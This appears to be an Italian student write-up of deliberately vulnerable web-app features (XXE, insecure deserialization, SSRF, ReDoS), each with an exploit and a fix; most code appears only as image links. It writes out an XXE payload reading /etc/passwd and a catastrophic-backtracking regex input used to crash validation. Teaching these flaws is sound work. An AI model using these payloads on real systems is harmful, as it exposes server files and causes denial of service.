
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>


<comment>

<text>&ent;</text>

</comment>



Fix: bisogna bloccare l’utilizzo di External Entities, Doctype e altre caratteristiche in modo da impedire l’attacco. Si può sistemare modificando il metodo /comment nel backend.



1. Insecure deserialization

Questa vulnerabilità si ha quando dati gestiti dall’utente vengono deserializzati dal sito, esponendo i dati all’attaccante che può modificare i campi di un oggetto serializzato o sostituirlo con un altro oggetto. In alcuni casi tali modifiche possono far sollevare delle eccezioni che bloccano il programma. L’errore comune è quello di credere che un oggetto serializzato non sia attaccabile solo perché viene mostrato in maniera non leggibile dall’uomo, ma l’oggetto si può facilmente tradurre in un formato leggibile in modo da poterlo modificare correttamente.


In questo codice è stato aggiunto un campo credit che si incrementa ogni 30 secondi e premia gli utenti più attivi. In tal modo un utente potrebbe voler incrementare il proprio credito a suo favore sfruttando la serializzazione con cui l’oggetto viene inviato al backend.


AccountUser:




UserController:


File per l’exploit:








Fix: il campo credit non va inviato come oggetto JSON serializzato dal frontend, ma la gestione viene spostata sul backend, grazie alla presenza di un task periodico che ogni 30 secondi incrementa il credito, bloccando la possibilità che l’utente possa modificare l’oggetto serializzato e reinviarlo al server.










1. Server-Side Request Forgery(SSRF)

Lo scopo di questo attacco è di generare richieste lato server verso locazioni non consentite, in particolare l’attaccante può forzare il server a collegarsi a servizi interni o esterni con l’obiettivo di ottenere dati sensibili.

In questo esempio è stata aggiunta la possibilità di aprire un url esterno (meteo) di openWeatherMap sul backend. Per fare l’exploit di tale vulnerabilità basta sostituire l’url con un path sensibile come etc/passwd e in tal modo si può accedere alle informazioni salvate sul server.


Meteo.jsx:




HomeController:




Caso normale:



Caso con attacco:

Fix: si usa una whitelist di domini consentiti da poter visitare lato backend in modo da bloccare i link non consentiti.



1. Regex DOS


ReDos è un attacco di tipo Denial of Service, generato dall’utilizzo di espressioni regolari che se portati ad una situazione estrema in cui vengono inseriti tanti caratteri, fanno bloccare il programma nella fase di validazione del pattern, causando quindi un Denial of Service.


Nel nostro caso è stata introdotta una regex per validare la password con lo username, in modo tale che la password non possa contenere lo username all’interno. Funziona con utenti normali ma mettendo come username: ^(a+)+$

E password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!


Si blocca e va in errore generando un DOS.

SignUp.jsx:





Fix: abbiamo sostituito la evil regex con un normale controllo sulla password, usando il metodo includes() di JavaScript.

